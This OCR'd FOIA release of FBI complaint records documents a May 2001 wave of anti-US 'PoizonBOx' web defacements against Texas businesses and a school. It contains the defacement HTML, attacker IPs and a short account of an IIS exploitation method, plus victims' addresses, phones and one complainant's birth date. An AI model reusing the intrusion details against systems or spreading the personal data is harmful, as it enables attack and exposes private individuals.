New eLearning Products


What is eLearning?

More people are turning to self-paced learning they can do on their own time, in their own learning style and from their own computer ····▸



eSentials!

Presenting **eSentials**, a subscription service of Nortel Networks product information designed to help you recall important data when you need it ····▸



New vLearning Products

What is vLearning?

Students can actively participate in real time from almost anywhere, interacting with the instructor and each other ····▸

Global Knowledge Nortel Networks Training

AT&T

AT&T BUSINESS INTERNET SERVICES

Home | Help Center | Account Center | Registration Center | Software Center

MANAGE E-MAIL
MANAGE USER ID
WEB MAIL
Check Mail
New Message
Address Book
Distribution Lists

LOG OFF

View Message

From:	[redacted] Save Sender
To:	'"dallas@fbi.gov"' <dallas@fbi.gov>
cc :	
Date:	Thu, May 10, 2001, 18:50:23
Subject:	Attn: Computer Squad
View	989525768.003

b6
b7C

Intrusion/Hacker into our web site. On 5/7/01 our web site was hacked and changed to the following "fuck USA Government", "fuck PoizonBOx", contact:sysadmen@yahoo.com.cn then again on 5/9 or 5/10 with the same changes.

Is there any way we can find out who is doing this?

[redacted]
Schmidt & Stacy Consulting Engineers, Inc.
2711 N. Haskell Ave. 400 Cityplace
Dallas, Texas 75204
Voice: (214)-874-0200 Fax: (214)-824-1155
Email:
Email CADD dwgs. To:

b6
b7C

Forward Mail | Reply | Reply to All | Delete | Return | Help

CONTACT US | PRIVACY | LEGAL | SERVICETERMS | ATT.COM

| Page 2 | Related Sites |

SCHMIDT & STACY CONSULTING ENGINEERS

SCHMIDT & STACY Consulting Engineers, Inc. provides Mechanical, Electrical, Plumbing, Fire Pr Life Safety, and Energy Management Systems engineering design services for a diverse range of pr including high-rise buildings, hotels and resorts (i.e., Ritz Carlton, Marriott, Hilton, etc.), multi-fam apartments/lofts, retail pads (i.e., Autonation and Bass Pro Shops across the country), institutions an manufacturing facilities. The firm was founded in 1992 by David A. Schmidt, P.E. & Edgar A. Sta P.E. and currently includes a staff of 36 professionals & support. The two principals have over 45 c years of experience in consulting engineering and the project managers' combined experience excee years. In the past several years, the principals of Schmidt & Stacy have designed over ten million s of shell office, hotel, and industrial space and have continued to provide repeat business for owners/developers and local/national architects in 34 states nationwide.

Our CADD Department is equipped with Dell Pentium III Workstations running AutoCAD 2000 in Windows NT* network environment.

* Windows NT is a registered trademark of Microsoft.

We can be reached by E-mail at:

information@schmidt-stacy.com

Schmidt & Stacy Consulting Engineers
400 Cityplace
2711 N. Haskell Ave.
Dallas, Texas 75204
Voice: (214) 874-0200 Fax: (214) 824-1155

Best experienced with Microsoft Internet Explorer **Click here to start.**

FD-71 (Rev. 3-27-95)

Complaint Form

"Copy for [redacted]"

b6
b7C

NOTE: Hand print names legibly; handwriting satisfactory for remainder.

Indices: ☒ Negative ☐ See below

Subject's name and aliases

contact:sysadmcn@yahoo.com.cn

Character of case

[redacted] Matter

b3
b6
b7C
b7E

Complainant ☐ Protect Source

[redacted]

[redacted] The Pilcher's Group

Complaint received

☐ Personal ☒ Telephonic Date 05/09/2001 Time am

Address of Subject

Complainant's address and telephone number

7001 Preston Rd, St. 200, Dallas
214/520-2800, x[redacted]

Complainant's DOB

Sex

Male

Subject's Description

Race	☐ Male	Height	Hair	Build	Birth date and birth place
Age	☐ Female	Weight	Eyes	Complexion	Social Security Number
Scars, marks and other data					

Employer Address Telephone

Vehicle Description

Facts of Complaint

Complainant (C) stated that his business, The Pilcher's Group, has been victimized due to a website hacking, occurring on 05/04/2001.

C's index page was removed and placed with a page that reads as follows:
fuck USA Government
fuck PoizonBOx
contact:sysadmcn@yahoo.com.cn

C' company computer specialist was able to remove said index page; however, C was concerned that the hacking could occur again.

Do not write in this space.

IRS [redacted] [redacted]
(Complaint received by)

BLOCK STAMP

b6
b7C

intell
i:\130[redacted]06.71

Attached is a facsimile copy of the message C's company received.

This communication is being referred to SSA [redacted] [redacted] NIPCIP Squad, Dallas Division, for whatever action deemed appropriate.

b6
b7C

The
Pilchers
Group

Facsimile Cover Sheet

To: FBI Duty Desk [redacted] **Date:** May 9, 2001

b6
b7C

From: [redacted] **Time:** 4:00 PM

Subject: Business Website Hacking **Fax #:** 214-922-7459

Number of pages including this page: 2

***** Please call 214.520.2800 if error occurs in transmission. *****

Original to follow in mail: **Yes** ____ **No** X

Comments:

As per my phone report to you this afternoon, sometime between last Friday, May 4th and this afternoon someone "hacked" our business web site at www.pilchers.com, replacing the index (opening) page with the attached. On screen the attached was a black background with red letters. My Web Manager has since removed the page and replaced it with a temporary index page that returns the links to our normal site. Given that we just discovered this earlier this afternoon, we have not yet completed our review, but at this time we believe the index page was the only file changed.

Thank you for whatever assistance you may offer in eliminating this threat in the future. Please do not hesitate to contact me for further information.

The material transmitted herewith is intended only for the use of the individual to whom this transmittal is addressed. If the reader is not the intended recipient, you are hereby notified that any dissemination, distribution or copying of the material transmitted herewith is strictly prohibited.

fuck USA Government
fuck PoizonBOx

contact:sysadmcn@yahoo.com.cn

Properties

Company Info

Contact Us!

Write Us!

The Pilchers Group

Site maintained and developed by DigitalBizNetwork.com

Company Information

THE PILCHERS GROUP

The Pilchers Group is a real estate investment and development concern based in Dallas, Texas. Pilchers' current projects are located throughout Texas, as well as in California and Oklahoma.

Pilchers and affiliates have acquired or developed in excess of $100 million in real estate assets over the past ten years. Pilchers' development activities are primarily in the area of retail shopping centers or build-to-suit properties for national tenants. Additionally, Pilchers' developments have included office, industrial and single family residential, as well as land development activities.

Over the course of the last ten years, Pilchers' Dallas office has overseen the acquisition of in excess of 1,000,000 square feet of retail shopping center space for its own account. As a part of its retail development activity, Pilchers is regularly involved in build-to-suit contstruction for national and regional tenants.

During the course of the coming year Pilchers intends to add to its current portfolio through additional acquisitions of existing retail shopping center space, as well as to seek retail development opportunities throughout the southwestern United States.

Go Back

FD-71 (Rev. 3-27-95)
Complaint Form

NOTE: Hand print names legibly; handwriting satisfactory for remainder.
Indices: □ Negative □ See below

Subject's name and aliases
Unsubs

Character of case

Complainant □ Protect Source
[redacted] Denton Co SO

b6
b7C

Complaint received
□ Personal ☒ Telephonic Date 05/10/2001 Time am

Address of Subject

Complainant's address and telephone number

Complainant's DOB

Sex

Subject's Description

Race	□ Male	Height	Hair	Build	Birth date and birth place
Age	□ Female	Weight	Eyes	Complexion	Social Security Number
Scars, marks and other data					

Employer

Address

Telephone

Vehicle Description

Facts of Complaint

Officer [redacted] who is assigned to Northwest High School, Denton, Texas, advised a group of people are hacking into the high school's website and putting in messages that read "fuck the U.S.A. government", "fuck poison", "BOx".

He stated they were able to trace the hacking to Najing University in Peiking, China, address "www.NJU.edu.cn/njue/profile/profile/president.htm.

b6
b7C

[redacted]

b6
b7C

Do not write in this space:

Is this the same as you've seen.

[redacted]

BLOCK STAMP

IA [redacted] (Complaint received by)

7 103-561 02.021

He sent this for indexing purposes.

b6
b7C

May 8, 2001

From [redacted]
For Perry Equipment Corp.
Wolters Industrial Park
Mineral Wells TX, 76967

To: FBI
2601 Meacham Blvd
Suite 500
Ft. Worth TX, 76137
Attn: [redacted]

To whom it may concern,

On Sunday morning, May 6, 2001 I discovered that the website, www.pecousa.com, for Perry Equipment Corp. had unauthorized changes made to it. Attached to this letter is the actual page as it appeared on the Internet. It was a Black Background with Red text. I changed the background to white so I could print it. Also attached in text format is the file itself. Four files were placed in the root folder of the server, default.htm, default.asp, index.htm, and index.asp. They were also placed in all other subfolders of the same server. All four files are identical except for the name. The timestamp on the files was 2:50 PM, May 5, 2001.

The server is Microsoft NT 4.0 with service pack 3.0 and IIS 4.0. Our other two servers had service packs 4 and 5 on them. No changes were made to those servers.

Please let me know if I can be of any further assistance to you.

Sincerely,

[redacted]

b6
b7C


940.325.2575 X[redacted]

fuck USA Government
fuck PoizonBOx

contact.sysadmcn@yahoo.com.cn

b7E

```
<html><body bgcolor=black><br><br><br><br><br><br>
<table width=100%><td><p align="center">
<font size=7 color=red>fuck USA Government</font>
<tr><td><p align="center"><font size=7 color=red>
fuck PoizonBOx<tr><td><p align="center">
<font size=4 color=red>contact:sysadmcn@yahoo.com.cn</html>
```



Corporate Offices: PERRY EQUIPMENT CORPORATION
P O BOX 640 - WOLTERS INDUSTRIAL PARK
MINERAL WELLS, TEXAS 76067 USA

CALL: (940) 325-2575
FAX: 940-325-4622

e-mail - sales@pecousa.com

b6 b7C

From: NIPC-WATCH
To: [redacted]
Date: 5/15/01 4:23PM
Subject: China Intrusion

Subject: Cyber Incident Report Form
Date: Mon, 14 May 2001 18:17:26 -0500 (CDT)
From: [redacted] b6
To: nipc.watch@fbi.gov b7C

Report_date_time=14 May 2001
Name=[redacted]
Title=
Telephone ~~Fax Number~~=[redacted]
Email=[redacted]
Organization=Rockwall Controls Company
Addrs_Street=306 E. Washington
City=Rockwall
State=Texas
Zip Code=75087
Country=USA
Question1_Organization=SAME
Question1_Contact_Info=SAME
Question1_Tele_Number=SAME
Question1_Street=SAME
Question1_City_State_Zipcd=
Question1_Country=
Question1_Email=
Question2_Location=At above address.
Question3_Date_Time=Monday 7 May 2001 about 21:00h to 00:00h
Question4_Critical=No
Question5_Remarks=No Remarks
Question6_nature_of_prob=Intrusion
Question6_nature_of_prob=Unauthorized root access
Question6_nature_of_prob=Web site defacement
Question6_nature_of_prob=Compromise of system integrity
Question6_other=
Question7_exp_problem=No
Question7_Remarks=No Remarks
Question8_method_of_attack=Vulnerability exploited
Question8_Remarks=(I think) exploited MS IIS Sample Website vulnerability to upload ROOT.EXE and then execute commands with CMD.EXE to replace default web pages (index.htm, default.asp, etc.)
Question9_sus_perpetrators=Other
Question9_Remarks=Chinese hackers
Question10_ip_addrs=202.103.134.218
Question11_evid_of_spoof=Unknown
Question12_oper_systems=Windows
Question12_Remarks=NT Workstation, IIS 4.0 4.0
Question13_security_infrasture=Firewall
Question14_attack_loss_info=Unknown
Question14_Remarks=No Remarks
Question15_damage_systms=No
Question15_Remarks=No Remarks
Question16_what_actions=Backup of affected system(s)
Question16_what_actions=Other
Question16_Remarks=Removed IIS sample website & other nonessential options. Reduced file

permissions to minimum necessary.
Question17_Field Office=
Question17_fieldoff_inform=No
Question18_agency_inform=No
Question18_State_local Police=
Question18_Inspector General=
Question18_CERT-CC=
Question18_FedCIRC=
Question18_JTF-CND=
Question18_Other=
Question19_date_of_last_update=14 May 2001
Question19_org_work_update=In house
Question20_POC Information=
Question20_sys_adm_contract=No
Share Info With=Infrastructure Orgs
Question21_remarks=Defacement was anti-USA government and anti-PoizonBOx.

Rockwall Controls Co.

Software Honeywell Job Profiles Contact

FD-71 (Rev. 3-27-95)
Complaint Form

NOTE: Hand print names legibly; handwriting satisfactory for remainder.
Indices: ☒ Negative ☐ See below

Subject's name and aliases
UNSUB;
Corruption/Altering Website of
[redacted]

Character of case
CITA MATTERS

Complainant ☐ Protect Source
[redacted]

b6
b7C

Complaint received
☐ Personal ☒ Telephonic Date 05/07/2001 Time 3:30 pm

Address of Subject

Complainant's address and telephone number
1923 Waldrop St., Irving, TX 75061
Telephone # [redacted]

Complainant's DOB
11/13/1950

Sex
Female

Subject's Description

Race	☐ Male	Height	Hair	Build	Birth date and birth place
Age	☐ Female	Weight	Eyes	Complexion	Social Security Number
Scars, marks and other data					

Employer Address Telephone

Vehicle Description

Facts of Complaint

Complainant, above address and telephone number, SSAN [redacted] advised unknown individual had corrupted/altered both of her websites on the Internet, as well as that of her supervisor's. [redacted] explained her account is with America On Line; hosting company that designed the website and supposedly has control of the website is Waldron ORG; and the products to be sold on the website are Herbalife International. Additionally, [redacted] advised she has anti-virus protection. She stated the perpetrator left the following E-mail address on the new corrupted website: SYSADMCN@YAHOO.COM.CN. She furnished her two websites as follows: www.EnergyTex.Com and www.Reach4theSkye.Com; and her Supervisor's website as www.Surf4Success.com. [redacted] also advised

b6
b7C

1 - Intelligence Squad
[redacted]
(3)

128[redacted]02.71

IRS [redacted]
(Complaint received by)

Do not write in this space.

BLOCK STAMP

b6
b7C

teaching website was also corrupted: www.Wealth-Builders-
stem.Com. [redacted] stated she could be contacted at above
elephone number for further information, etc.

b6
b7C

FBI UI search negative regarding [redacted]

[redacted]

b6
b7C

From: [redacted]
To: [redacted]
Sent: Wednesday, May 09, 2001 1:26 PM
Subject: Hacking incident

Hi [redacted]

I'm on your e-mail list. Hope you don't mind my e-mailing you directly.

Last year I reported numerous 3rd party e-mail attempts to our proxy server from IP addresses in mainland China, to the Chinanet authorities, who eventually responded that they had taken care of the "situtation."

On May 6 and 7 this year our proxy server was hacked into and our GroupWise WebAccess page was defaced with an obscene message "f*k USA government, f*k PoisonBox." Numerous files on the root drive of the server were written over. But, we didn't have any major damage except the tech's time to clean up the server, so I haven't reported it to NIPC.

We never figured out how the hacker got in. A scan of the server found no trojan horses lurking anywhere. We figure our IP address is on the hackers' list of targets because I turned them in last year.

Anyway, all of this is just for your information and I was wondering if you had heard of any other defacements in the Dallas/Fort Worth area. Are you aware of specific hacker programs that might have been used for this type of attack? Any information would be helpful.

Thanks,

[redacted]

b6
b7C

++++++++++++++++++++++++++++++++++

[redacted]
Harris, Finley & Bogle, P.C.
777 Main Street, Suite 3600
Fort Worth, Texas 76102-5341
Direct Phone:
Direct Fax:
E-Mail: [redacted]

Jer [redacted] 5/10

b3
b6
b7C
b7E

FWD: TO NIPC 5/10
(GINS TO [redacted] NTES)
5/9/01

[redacted]

Sent for infragard_dallas@yahoo.com Yahoo! - My Yahoo! Options - Sign Out - Help

powered by COMPAQ ✉ Mail Addresses Calendar Notepad

Reply Reply All Forward as attachment ▾ **Download** Attachments

Delete **Prev** | **Next** | **Sent** - Choose Folder - ▾ Move

Date: Thu, 10 May 2001 15:52:02 -0700 (PDT)
From: infragard_dallas@yahoo.com | **Block Address** | **Add to Address Book**
Subject: Hacking Incident
To: [redacted]

b6
b7C

Hi [redacted]

I read over your hacking email and it resembles the worm advisory reported on cert.org - sadmind/IIS. Take a look at the advisory and call me on Monday with more details.

Thank you
[redacted]
Intelligence Research Specialist
Dallas FBI
214-574-4680

Delete **Prev** | **Next** | **Sent** - Choose Folder - ▾ Move

Reply Reply All Forward as attachment ▾ **Download** Attachments

b7E

Inbox for infragard_dallas@yahoo.com Yahoo! - My Yahoo! Options - Sign Out - Help

Mail Addresses Calendar Notepad

Reply | Reply All | Forward | as attachment ▾ **Download** Attachments

Delete **Prev | Next | Inbox** - Choose Folder - ▾ Move

Date: Fri, 11 May 2001 04:47:58 -0500

From [redacted] | **Block Address | Add to Address Book** b6 b7C

To: infragard_dallas@yahoo.com

Subject: Re: Hacking Incident

```
Hi [redacted]

Thanks so much!  I have read the advisory and contacted our tech
support to find out if they applied the IIS patch mentioned.  I know they
changed rights to directories and files on the server to beef up security
and ran Windows Update to get NT security patches, but I'm not sure
what all else they did.  We are running IIS 4.0.

I'll try to follow up with you on Monday.  Thanks again.

[redacted]                                                             b6
                                                                       b7C
<<<[redacted] <infragard_dallas@yahoo.com>  5/10  5:52p >>>
Hi [redacted]

I read over your hacking email and it resembles the
worm advisory reported on cert.org - sadmind/IIS.
Take a look at the advisory and call me on Monday with
more details.

Thank you
[redacted]                                                             b6
Intelligence Research Specialist                                       b7C
Dallas FBI
214-574-4680

__________________________________________________
Do You Yahoo!?
Yahoo! Auctions - buy the things you want at great prices
http://auctions.yahoo.com/
```

Delete **Prev | Next | Inbox** - Choose Folder - ▾ Move

Reply | Reply All | Forward | as attachment ▾ **Download** Attachments

hfb
LAW

ABOUT THE FIRM
CONTACT INFO
RESUMES

Kendall D. Adair
Russell R. Barton
Bill F. Bogle
Paul D. Bradford
William G. Bredthauer
Dee S. Finley, Jr.
Kelly L. Guzzardo
Barbara E. Hargis
Charles B. Harris
Randall C. Johnson
Roland K. Johnson
Alyssa R. Jurek
James E. Key
Mark C. Matula
Thomas D. Powers
Wade D. Purtell
Andrew D. Sims
Joe D. Tolbert
Paul B. Westbrook

OF COUNSEL

Jenkins Garrett

HARRIS, FINLEY & BOGLE, P.C.

ATTORNEYS AT LAW

777 Main Street - Suite 3600
Fort Worth, Texas 76102-5341

Harris, Finley & Bogle, a Professional Corporation, is engaged in the general practice of civil law in Fort Worth, Texas, and has the highest rating by Martindale-Hubbell Law Directory. The firm consists of nineteen lawyers, four paralegals, and support staff.

The firm has a general business practice and provides a variety of legal services to its clients:

We handle most legal needs of businesses of all sizes, including their organization, financing, and operation.

We represent both state and national banking institutions. Our work primarily consists of loan documentation, work outs, litigation, regulatory matters, and other banking matters.

We practice oil and gas law, including leasing, financing, title examination, and the purchase and sale of producing properties.

In the real estate area we represent buyers, sellers, developers, and lenders in real estate sales, acquisition, construction, financing, and developing.

Our estate planning practice includes estate and gift tax planning and the preparation of wills, trusts, and other estate planning documents.

We practice trial law before state and federal courts representing both plaintiffs and defendants in all types of litigation.

Our bankruptcy practice primarily involves representing creditors and trustees in liquidation and reorganization proceedings.

We have a commitment to providing quality legal services on a prompt basis and at a reasonable cost to our clients.

We welcome questions concerning our fees and any other matters involving the representation of our clients.

All lawyers in the firm are members of the American Bar Association, the State Bar of Texas, and the Tarrant County Bar Association.

Harris, Finley, & Bogle, P.C.
777 Main Street - Suite 3600
Fort Worth, TX 76102-5341

b6
b7C

From: NIPC-WATCH
To: [redacted]
Date: 5/9/01 11:19PM
Subject: Web site defacement

The Watch received the following web site defacement:

Subject: Cyber Incident Report Form
Date: Wed, 9 May 2001 22:10:53 +0000 (GMT)
From: [redacted]
To: <nipc.watch@fbi.gov>

b6
b7C

Report_date_time=5/9/01 16:30
Name=[redacted]
Title=I
Telephone_Fax_Number=[redacted]
Email=[redacted]
Organization=DSX Access Systems, Inc.
Addrs_Street=10731 RockWall Rd.
City=Dallas
State=Tx
Zip Code=75238
Country=USA
Question1_Organization=Same
Question1_Contact_Info=
Question1_Tele_Number=
Question1_Street=Same
Question1_City_State_Zipcd=
Question1_Country=
Question1_Email=
Question2_Location=64.158.160.151
Was attacked by Chinese with vulgarity towards USA Government
repeated attack at 11:02 same day
Question3_Date_Time=7:35 05/07/01
Question4_Critical=Yes
Question5_crit_infrasture=Telecommunications
Question5_Remarks=No Remarks
Question6_nature_of_prob=Intrusion
Question6_nature_of_prob=Unauthorized root access
Question6_nature_of_prob=Web site defacement
Question6_nature_of_prob=Compromise of system integrity
Question6_nature_of_prob=Unknown
Question6_other=
Question7_exp_problem=No
Question7_Remarks=No Remarks
Question8_method_of_attack=Trojan Horse
Question8_method_of_attack=Trapdoor
Question8_Remarks=No Remarks
Question9_Remarks=No Remarks
Question10_ip_addrs=
Question11_evid_of_spoof=Unknown
Question12_oper_systems=NT
Question12_Remarks=No Remarks
Question13_security_infrasture=Firewall
Question13_security_infrasture=Packet filtering
Question14_attack_loss_info=Unknown

b6 b7C

Question14_Remarks=No Remarks
Question15_damage_systms=No
Question15_Remarks=No Remarks
Question16_what_actions=Backup of affected system(s)
Question16_what_actions=Log files examined
Question16_Remarks=No Remarks
Question17_Field Office=
Question17_fieldoff_inform=No
Question18_agency_inform=No
Question18_State_local Police=
Question18_Inspector General=
Question18_CERT-CC=
Question18_FedCIRC=
Question18_JTF-CND=
Question18_Other=
Question19_date_of_last_update=
Question19_org_work_update=
Question20_POC Information=
Question20_sys_adm_contract=No
Share Info With=Infrastructure Orgs
Question21_remarks=No additional remarks

Sent for infragard_dallas@yahoo.com Yahoo! - My Yahoo! Options - Sign Out - Help

powered by COMPAQ ✉ Mail Addresses Calendar Notepad

Reply | Reply All | Forward | as attachment ▾ **Download** Attachments

Delete **Next** | **Sent** - Choose Folder - ▾ Move

Date: Thu, 10 May 2001 16:04:28 -0700 (PDT)
From: infragard_dallas@yahoo.com | **Block Address** | **Add to Address Book**
Subject: Web site defacement
To [redacted]

b6
b7C

```
I read over your computer intrusion report and it
resembles the "worm" advisory reported on
www.cert.org:
CA-2001-11  sadmind/IIS.

Take a look at the advisory and call me on Monday with
more details.
```

[redacted]

```
Intelligence Research Specialist
Dallas - FBI
214-720-2200
```

Delete **Next** | **Sent** - Choose Folder - ▾ Move

Reply | Reply All | Forward | as attachment ▾ **Download** Attachments

b7E

Inbox for infragard_dallas@yahoo.com Yahoo! - My Yahoo! Options - Sign Out - Help

powered by COMPAQ Mail Addresses Calendar Notepad

Reply Reply All Forward as attachment Download Attachments

Delete Prev | Next | Inbox - Choose Folder - Move

From [redacted] Block Address | Add to Address Book b6 b7C
To: infragard_dallas@yahoo.com
Subject: Re: Web site defacement
Date: Thu, 10 May 2001 19:10:13 -0500

```
Thank you so much

I will read it and get back to you

[redacted]
DSX Access Systems, Inc.



----- Original Message -----
From: [redacted] <infragard_dallas@yahoo.com>          b6
To: [redacted]                                         b7C
Sent: Thursday, May 10, 2001 6:04 PM
Subject: Web site defacement


> I read over your computer intrusion report and it
> resembles the "worm" advisory reported on
> www.cert.org:
> CA-2001-11  sadmind/IIS.
>
> Take a look at the advisory and call me on Monday with
> more details.
>
> [redacted]
> Intelligence Research Specialist
> Dallas - FBI
> 214-720-2200
>
> __________________________________________________
> Do You Yahoo!?
> Yahoo! Auctions - buy the things you want at great prices
> http://auctions.yahoo.com/
```

Delete Prev | Next | Inbox - Choose Folder - Move

Reply Reply All Forward as attachment Download Attachments

Inbox for infragard_dallas@yahoo.com Yahoo! - My Yahoo! Options - Sign Out - Help

Mail Addresses Calendar Notepad

